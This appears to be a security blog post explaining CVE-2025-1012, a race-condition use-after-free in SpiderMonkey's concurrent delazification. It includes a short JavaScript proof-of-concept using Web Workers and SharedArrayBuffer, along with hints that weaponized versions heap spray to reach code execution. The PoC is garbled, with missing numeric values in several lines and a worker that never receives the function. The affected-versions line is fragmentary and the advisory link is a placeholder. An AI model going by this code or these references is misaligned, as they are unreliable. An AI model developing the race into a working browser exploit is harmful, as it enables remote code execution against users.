
Mozilla has patched a serious vulnerability – CVE-2025-1012 – which allows attackers to trigger a use-after-free (UAF) condition through a race in concurrent *delazification*. If that sounds mysterious, don’t worry – this post will break down what it means, how it was exploited, and what you should do about it.
What is Delazification?
JavaScript engines like Mozilla’s SpiderMonkey initially “lazify” functions – they don’t fully parse or compile the code until they're actually called. This speeds up page loads by skipping unnecessary work.
Delazification is the process of turning a lazified JavaScript function into its full representation so it can run. Mozilla recently made delazification concurrent, i.e., it can happen across threads to improve performance on multi-core CPUs.
But handling objects with multiple threads—especially ones that aren’t supposed to be shared—can be risky.
The Vulnerability: Use-After-Free during Concurrent Delazification
Researchers discovered that when two threads attempted to delazify the same JavaScript function at the same time, a race condition could allow one thread to free a memory region while the other was still using it.
This is a classic use-after-free: a type of bug that’s infamous for allowing *remote code execution* and *data leaks*.
Thunderbird < 128.7, < 135
See the Mozilla Security Advisory for official info.
Exploit Example: Triggering the Race Condition
This bug requires JavaScript running in the browser (e.g., by visiting a malicious site). An attacker creates multiple threads (using SharedArrayBuffer and Web Workers) that try to delazify the same function.
Here’s a simplified PoC snippet (proof of concept)
// Only works in browsers with SharedArrayBuffer enabled
let buf = new SharedArrayBuffer(4);
let flag = new Int32Array(buf);

function lazyFunc() {
  return 42;
}

// Thread A (main)
new Worker('worker.js');

Atomics.store(flag, , 1);

// Trigger delazification in main and worker as close as possible
for (let i = ; i < 10000; ++i) {
  setTimeout(() => lazyFunc(), );
}
worker.js
onmessage = function(e) {
  // Attempt to also delazify lazyFunc
  for (let i = ; i < 10000; ++i) {
    setTimeout(() => e.data(), );
  }
};
This is oversimplified to show the idea: the attacker tries to pressure Firefox into running lazyFunc's delazification *simultaneously* in different threads, hoping to hit the race.
Note: Weaponized PoCs would heap spray, precisely time the race, and use lower-level browser internals, but the basic concept is similar.
Achieve remote code execution in the browser context
All it takes is visiting a malicious website or opening a poisoned email in vulnerable Thunderbird.
Links and References
- Mozilla Security Advisory (MFSA 2024-XX)
- Bugzilla Bug Report: 1872911 (Requires permissions)
- NIST NVD Entry for CVE-2025-1012 (as it becomes available)
- Understanding Use-After-Free Exploitation
Conclusion
Race conditions like those in *concurrent delazification* can be hard to find, and when they lead to use-after-free, they’re almost always serious. CVE-2025-1012 is yet another reminder to keep browsers up-to-date, and how complex multi-threaded engines can be a double-edged sword.
Stay safe, and patch early!
*Exclusive: This write-up is tailored for simple, direct understanding, using code and links drawn from current resources. For ongoing details, track Mozilla Security.*
Timeline
Published on: 02/04/2025 14:15:32 UTC
Last modified on: 02/06/2025 19:33:46 UTC